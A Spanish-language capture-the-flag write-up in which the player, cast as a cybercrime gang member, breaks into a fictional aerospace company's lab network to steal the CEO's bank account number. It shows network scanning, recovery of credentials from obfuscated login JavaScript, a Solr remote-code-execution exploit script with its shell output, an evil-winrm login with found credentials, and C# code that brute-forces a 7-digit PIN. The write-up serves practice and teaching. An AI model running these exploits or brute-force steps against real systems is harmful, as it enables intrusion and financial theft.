


# Hacker Room 2020



Eres miembro de la banda organizada de cibercrimen más activa actualmente: los Dark Breakers. Gracias a tus habilidades técnicas has podido obtener las credenciales de acceso por VPN de tu siguiente objetivo: Industrias Aeroespaciales Avanzadas.

Tu objetivo final es comprometer la seguridad de la empresa y obtener el número de cuenta que utiliza el CEO, Faustino Jiménez para realizar el pago a sus proveedores. Para ello utiliza la aplicación `secure_payments.exe`

Para ello habrá que ir completando los diferentes retos que hay planteados.

## Solución:

**Primeros pasos:** Debemos encontrar el segmento del red de un portal web:

```
> ip route | grep "utun"
10.2.0.0/16 via 10.2.0.3 dev utun4
10.2.0.3/32 via 10.2.0.3 dev utun4
192.168.10.0/24 via 10.2.0.1 dev utun4
```

```
Nmap scan report for 192.168.10.76
Host is up, received syn-ack (0.036s latency).
Scanned at 2020-12-05 11:37:58 CET for 15s

PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack
```

**Primera flag:** 192.168.10.0/24

**Flag:** flag{24530b7cc10b11f5280ce7dbdc3ea8cb}

Esta dirección es un portal web con acceso mediante credenciales:



Submit

```
<script type="text/javascript">
    // user: admin
    function check(e,t){if(pieceA=String.fromCharCode(parseInt("9"+[..."..."].1
</script>
```

```

16 <table><tr><td><label style="font-weight:bold;">Usuario: </label></td>
17 <td><input type="text" name="username" id="username"/></td></tr>
18 <tr><td style="padding-top: 10px"><label style="font-weight:bold;">Clave:</label></td>
19 <td><input type="password" name="userpwd" id="userpwd" style="margin-top: 10px"/></td></tr>
20 <tr><td><input type="submit" value="Submit" id="submit" style="margin-top: 10px"/></td></tr></table>
21 </form>
22 <script type="text/javascript">
23 // user: admin
24 function check(e,t){if( pieceA=String.fromCharCode(parseInt("9"+[...".".length+4])),pieceB=parseInt("s
25 </script>
26 </td></tr></table></div>
27 </html>

```

```
▼ ≡ check
  ▶ <this>: Window
  ▶ arguments: Arguments
    e: "admin"
    t: "test"
```

Por lo que podemos hacer directamente en la consola web:

```
"b"+pieceA+ +"password"+pieceB+pieceC  
"baNaNNaNa"
```

**Usuario:** admin

**Clave:** baNaNNaNa

Ahora tenemos acceso a dos ficheros:

## Index of /files/

../		
<a href="#">INAEAV V3.xls</a>	26-Nov-2020 15:18	103936
<a href="#">informe_contable.pdf</a>	26-Nov-2020 10:23	45252

Nos piden el resultado del ejercicio 2019. Por lo que nos vamos a la información contable:

INGRESOS Y GASTOS (Millones de €)	2018	2019
1. Importe neto de la cifra de negocios	1315	1110
2. Variación de existencias de productos terminados y en curso de fabricación		
3. Trabajos realizados por la empresa para su activo		
4. Aprovisionamiento	-603	-505
5. Otros ingresos de explotación		
6. Gastos de personal	-329	-297
7. Otros gastos de explotación	-76	-101
8. Amortización de inmovilizado	-80	-48
9. Imputación de subvenciones de inmovilizado no financiero y otras		
10. Exceso de provisiones		
11. Deterioro y resultado por enajenaciones del inmovilizado	-50	-10
A) RESULTADO DE EXPLOTACIÓN (1+2+3+4+5+6+7+8+9+10+11)	177	149
12. Ingresos financieros	7	6
13. Gastos financieros	-93	-75
14. Variación de valor razonable de instrumentos financieros		
15. Diferencia de cambios		
16. Deterioro y resultado por enajenaciones de los instrumentos financieros		
B) RESULTADO FINANCIERO (12+13+14+15+16)	-86	-69
C) RESULTADO ANTES DE IMPUESTOS (A+B)	91	80
17. Impuesto sobre beneficios	-31	-38
D) RESULTADO DEL EJERCICIO (C+17)	60	42

```
> echo -n "42" | md5sum
a1d0c6e83f027327d8461063f4ac58a6 -
```

**Segunda flag:** flag{a1d0c6e83f027327d8461063f4ac58a6}

A continuación debemos de hacer un movimiento lateral con la información que ya disponemos, aunque más bien, es explotar un servicio y ganar acceso a él.

En el archivo excel, entre diferente información, podemos encontrar lo siguiente:

#### Firewall configuration

##### DMZ

Server Name	To	Protocol	Port	Description
Intranet	192.168.10.76/32	TCP	SSH(22)	Used for authenticated and encrypted management of the Intranet server
Intranet	192.168.10.76/32	TCP	HTTP(80)	HTTP access to intranet
Application Server	192.168.10.16/32	TCP	HTTP(Port?TBD)	Solr-8.2 Interfaz de Administracion
SOP's ip address(es)	NTP servers	UDP	NTP(123)	Used for time synchronisation
SOP's ip address(es)	8.8.8.8	UDP	DNS(53)	Used to convert hostnames to IP addresses
SOP's ip address(es)	8.8.4.4	UDP	DNS(53)	Used to convert hostnames to IP addresses

Existe una interfaz de administración en la IP 192.168.10.16 haciendo uso de Solr 8.2:

#### The first bug: CVE-2019-12409

According to a report, **Solr** versions 8.1. 1 and 8.2. 0 shipped with the **ENABLE\_REMOTE\_JMX\_OPTS** option set to enabled, which, in turn, exposed port 18983 to remote connections. ... The **Solr** team said that only **Solr** versions running on Linux were impacted by this issue. 25 nov 2019

[www.zdnet.com](http://www.zdnet.com) > Blog > Zero Day

Exploit code published for two dangerous Apache Solr remote ...

Comprobamos de que se trata de una versión vulnerable y que permite ejecución de código remota:

```

~/desktop/atenea/solr-rce master 2m 8s
> python2.7 solr-rce.py -u "http://192.168.10.16:8983"

*****
*      solr rce via Velocity template      *
*                               Coded by LSA                               *
*****

Select path name [mycollection]
config already true, start attack directly!
Attacking...
Target is vulnerable!!! Enter cmdshell automatically! Type exit to exit.
cmd>>> ls -l
      0  total 200      "baNaNNaNa"
-rwxr-xr-x 1 root root    114 Nov 27 10:03 conexion_a_windows.sh
drwxr-xr-x 2 root root   4096 Nov 26 09:57 contexts
drwxr-xr-x 2 root root   4096 Nov 26 11:48 etc
drwxr-xr-x 3 root root   4096 Nov 26 09:57 lib
drwxr-xr-x 2 root root   4096 Nov 26 09:57 modules
-rw-r--r-- 1 root root   3959 Jul 18 2019 README.txt
drwxr-xr-x 2 root root   4096 Nov 26 09:57 resources
drwxr-xr-x 3 root root   4096 Jul 18 2019 scripts
drwxr-xr-x 3 root root   4096 Nov 26 09:57 solr
drwxr-xr-x 3 root root   4096 Jul 19 2019 solr-webapp
-rw-r--r-- 1 root root 160634 Jun 10 2019 start.jar
cmd>>> cat conexion_a_windows.sh
      0

smbclient -U zaragozano%Pilar1c4 //192.168.10.89/backups
# Necesitamos migrar las herramientas para usar WinRM

cmd>>>

```

Tenemos:

**Usuario:** zaragozano

**Clave:** Pilar1c4

**Host backup:** 192.168.10.89

**Tercera flag:**

```

> flag "zaragozano"
70f27eb2237a126bc79dd3bb1cd03574 -

```

**Flag:** flag{70f27eb2237a126bc79dd3bb1cd03574}

Accedemos mediante WinRM tal y como se indica en el comentario del script:

```
~/desktop/atenea/evil-winrm master 30s
> docker run -it --rm evil-winrm -i 192.168.10.89 -u zaragozano -p Pilar1c4

Evil-WinRM shell v2.3
```

```
*Evil-WinRM* PS C:\Users\zaragozano\Desktop> systeminfo
192.168.10.16/32
Nombre de host: WIN-QK4QK7QFV29
Nombre del sistema operativo: Microsoft Windows Server 2019 Standard Evaluation
Versión del sistema operativo: 10.0.17763 N/D Compilación 17763
Fabricante del sistema operativo: Microsoft Corporation
Configuración del sistema operativo: Servidor independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de: Usuario de Windows
Organización registrada:
Id. del producto: 192.168.10.76/32 00431-10000-00000-AA485 (22)
Fecha de instalación original: 26/11/2020, 16:41:21 HTTP(80)
Tiempo de arranque del sistema: 02/12/2020, 9:46:24 HTTP(Port7180)
Fabricante del sistema: QEMU UDP NTP(123)
Modelo del sistema: 8.8.8.8 Standard PC (i440FX + PIIX, 1996)
Tipo de sistema: 8.8.4.4 x64-based PC
Procesador(es): 2 Procesadores instalados.
[01]: Intel64 Family 15 Model 6 Stepping 1 GenuineIntel ~3600 Mhz
[02]: Intel64 Family 15 Model 6 Stepping 1 GenuineIntel ~3600 Mhz
Endpoints IPs
Versión del BIOS: 192.168.50.0/24 SeaBIOS rel-1.13.0-48-gd9c812dda519-prebuilt.qemu.org, 01/04/2014
Directorio de Windows: 192.168.100.0/24 C:\Windows
Directorio de sistema: 192.168.100.0/24 C:\Windows\system32
Dispositivo de arranque: 10.2.0.0/16 \Device\HarddiskVolume1
Configuración regional del sistema: es;Español (internacional)
Idioma de entrada: es;Español (tradicional)
Zona horaria: (UTC+01:00) Bruselas, Copenhague, Madrid, París
Cantidad total de memoria física: 24.575 MB
Memoria física disponible: 22.473 MB
Memoria virtual: tamaño máximo: 28.159 MB
Memoria virtual: disponible: 26.279 MB
Memoria virtual: en uso: 1.880 MB
Ubicación(es) de archivo de paginación: C:\pagefile.sys
Dominio: ACMEAERONAUTICA
Servidor de inicio de sesión: N/D
Revisión(es): N/D
```

Cuarta flag:

```
> flag "ACMEAERONAUTICA"
183bcc5205a140cf26a5f7e6ab4b8e06 -
```


Flag: flag{183bcc5205a140cf26a5f7e6ab4b8e06}

Viendo en los diferentes directorios, encontramos:

```
*Evil-WinRM* PS C:\Users\zaragozano\Desktop\BackupBanco> dir
Directorio: C:\Users\zaragozano\Desktop\BackupBanco

Cuarta flag:
Mode                LastWriteTime         Length Name
----                -
-a----            11/27/2020 10:13 AM           39 LEEME.txt
-a----            11/27/2020 10:12 AM        163280 secure_payments.zip
```

Nuestra última etapa es encontrar el número de cuenta del CEO, que utiliza el software **secure\_payments.exe**, por lo que nos descargamos este fichero y procedemos a analizarlo:



```
12 {
13     // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00002050
14     public Form1()
15     {
16         this.InitializeComponent();
17     }
18
19     // Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00002060
20     private void BtnPay_Click(object sender, EventArgs e)
21     {
22         if (string.IsNullOrEmpty(this.txtAmount.Text) || string.IsNullOrEmpty(this.txtPin.Text) ||
23             string.IsNullOrEmpty(this.cbProvider.SelectedItem.ToString()))
24         {
25             MessageBox.Show("You must fill all fields", "Error", MessageBoxButtons.OK, MessageBoxIcon.Hand);
26             return;
27         }
28         string text = LibraryWrapper.Method(this.txtPin.Text);
29         if (!string.IsNullOrEmpty(text))
30         {
31             string uri = string.Format("http://10.10.248.21/payments?from={0}&to={1}&amount={2}", text,
32                                     Uri.EscapeDataString(this.cbProvider.SelectedItem.ToString()), Uri.EscapeDataString(
33                                         this.txtAmount.Text));
34             this.DoRequest(uri);
35             MessageBox.Show("Payment order sent", "Payment result", MessageBoxButtons.OK,
36                             MessageBoxIcon.Asterisk);
37         }
38     }
39
40     // Token: 0x06000003 RID: 3 RVA: 0x00002121 File Offset: 0x00002121
41     private void TxtPin_KeyPress(object sender, KeyPressEventArgs e)
42     {
43         if (!char.IsControl(e.KeyChar) && !char.IsDigit(e.KeyChar))
44         {
45             return;
46         }
47     }
48 }
```

Como podemos observar, el PIN se pasa a una función que se encuentra en la DLL, y luego su resultado es pasado como argumento al format string. Es decir, la función devuelve el número de cuenta a partir del PIN introducido:

```
public static string Method(string pin)
{
    IntPtr intPtr = LibraryWrapper._Method(pin);
    string result = null;
    if (intPtr != IntPtr.Zero)
    {
        result = Marshal.PtrToStringAnsi(intPtr);
        LibraryWrapper._FreeMemory(intPtr);
    }
    return result;
}
```





Si el PIN introducido no es correcto, devolverá null. ¿Cómo hace el programa para recuperar el número de cuenta?

```
internal unsafe static IntPtr ConvertToNative(int flags, string strManaged, IntPtr
pNativeBuffer)
{
    if (strManaged == null)
    {
        return IntPtr.Zero;
    }
    StubHelpers.CheckStringLength(strManaged.Length);
    byte* ptr = (byte*)((void*)pNativeBuffer);
    int num;
    if (ptr != null || Marshal.SystemMaxDBCCharSize == 1)
    {
        num = (strManaged.Length + 1) * Marshal.SystemMaxDBCCharSize;
        if (ptr == null)
        {
            ptr = (byte*)((void*)Marshal.AllocCoTaskMem(num + 1));
        }
        num = strManaged.ConvertToAnsi(ptr, num + 1, (flags & 255) != 0, flags >> 8 != 0);
    }
    else
    {
        byte[] src = AnsiCharMarshaler.DoAnsiConversion(strManaged, (flags & 255) != 0, flags >>
            8 != 0, out num);
        ptr = (byte*)((void*)Marshal.AllocCoTaskMem(num + 2));
        Buffer.Memcpy(ptr, 0, src, 0, num);
    }
    ptr[num] = 0;
    ptr[num + 1] = 0;
    return (IntPtr)((void*)ptr);
}
```

Básicamente, el programa toma el PIN que ha introducido el usuario, y realiza unas operaciones. Finalmente, lo que se lee, es el valor almacenado en una dirección de la memoria. Entonces tendremos que comprobar todas las combinaciones posibles para el PIN y comprobar cuando el resultado de la lectura tras las operaciones sea distinto de null:

```
private void BtnPay_Click(object sender, EventArgs e)
{
    string num_cuenta = null;
    // Todos los dígitos de 7 cifras
    for (int i = 0; i < 10000000; i++)
    {
        num_cuenta = LibraryWrapper.Method(i.ToString().PadLeft(7, '0'));
        if (!string.IsNullOrEmpty(num_cuenta))
        {
            MessageBox.Show(i.ToString(), "PIN del CEO", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
            break;
        }
    }
    MessageBox.Show("Finished", "Finished", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    if (!string.IsNullOrEmpty(num_cuenta))
    {
        string uri = string.Format("http://10.10.248.21/payments?from={0}&to={1}&amount={2}", num_cuenta, Uri.EscapeDataString
            (this.cbProvider.SelectedItem.ToString()), Uri.EscapeDataString(this.txtAmount.Text));
        MessageBox.Show(num_cuenta, "FLAG", MessageBoxButtons.OK, MessageBoxIcon.Asterisk); // Sacamos flag por pantalla :)
        this.DoRequest(uri);
        MessageBox.Show("Payment order sent", "Payment result", MessageBoxButtons.OK, MessageBoxIcon.Asterisk);
    }
}
```





PIN: 8422657

Última flag: ES6720381613129904712063

Flag: flag{028fd6fa29b75da00c3927711da9a126}